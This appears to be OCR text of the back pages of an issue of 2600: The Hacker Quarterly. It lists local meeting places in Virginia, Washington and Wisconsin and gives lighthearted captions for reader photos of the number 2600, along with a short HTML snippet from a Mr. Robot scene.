Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm

Spokane: Starbucks, Hawthorne Ave.

Tacoma: Tacoma Mall food court. 6 pm

Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.


All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

The Back Cover Photos

A note to readers: when your car hits that magical 2600 mark, please take the time to slow to a stop before snapping a picture for us, especially during rush hour. At least **Robert Ludvik** was listening to Radio Student in Slovenia, one of our favorites.


The Back Cover Photos



```
<TITLE>Welcome to Elliot's Atari 2600<
<META NAME="Author" CONTENT="Kiratoy">
<META NAME="Designer/Bulder" CONTENT="
<META NAME="description" CONTENT="">
<META HTTP-EQUIV="expires" CONTENT="0"
<META HTTP-EQUIV="pragma" CONTENT="noc
<META NAME="Programmer"
CONTENT="WDE, Microsoft, Off The Hook,
<META NAME="keywords"
CONTENT="Net Guide, search Web pages,
```

When *Mr. Robot* showed our website in a flashback last year, they did a really good job making it appear as authentic as possible, complete with a 1990s Netscape screen grab. Here's the code from our page that protagonist Elliot grabbed and modified as a kid. We trust his interest in Atari 2600s was a coincidence - or a joke. Thanks to **SM** for capturing this.

The Back Cover Photos




Yes, we have a beach cafe! This one was uncovered by **Doug Stilwell** while in Santa Monica, California. He had to point his camera skyward to avoid capturing images of all the hackers crowding around.

The Back Cover Photos


This shirt was spotted one day by **Rhetta Jack** being worn by her husband. Turns out he's a member of the coolest chapter of The American Federation of State, County, and Municipal Employees.

The Back Cover Photos




As we all know, hackers are involved in nearly every aspect of life. In this example, **Jules** has discovered one of our favorite activities near Lake George, New York.

The Back Cover Photos




Amsterdam’s Centraal Station is a real hub of activity, which is why it’s so surprising that none of us came upon this one before. Fortunately, **Roc Rizzo** managed to spot this very special railroad track signal.

The Back Cover Photos



Many of us have seen this particular New York City subway car - in fact, it even made it to one of our covers back in 2005 - and this is a shot from the inside, captured by **Robby R.O.B.B.** For those who want to find the “2600” car, wait around on the “D” line and it should eventually show up. (Please don’t pull the cord.)

The Back Cover Photos


MODEL
2600
"Nothing Feels As Good As A Swintec"
MADE IN USA
swintec
ELECTRONIC OFFICE TYPEWRITER
2600
swintec

A really interesting story is connected with this cardboard box. **David Graper** tells us that Troy Typewriter in upstate New York was one of the few remaining typewriter repair stores left in existence. The guy who ran the place had a longtime reputation as a true hacker who respected the old technology and somehow managed to keep machines of all types running without proper access to parts or supplies, always having time to answer technical questions. When he finally went out of business in 2016, this very specially named box was the last one to leave the shop.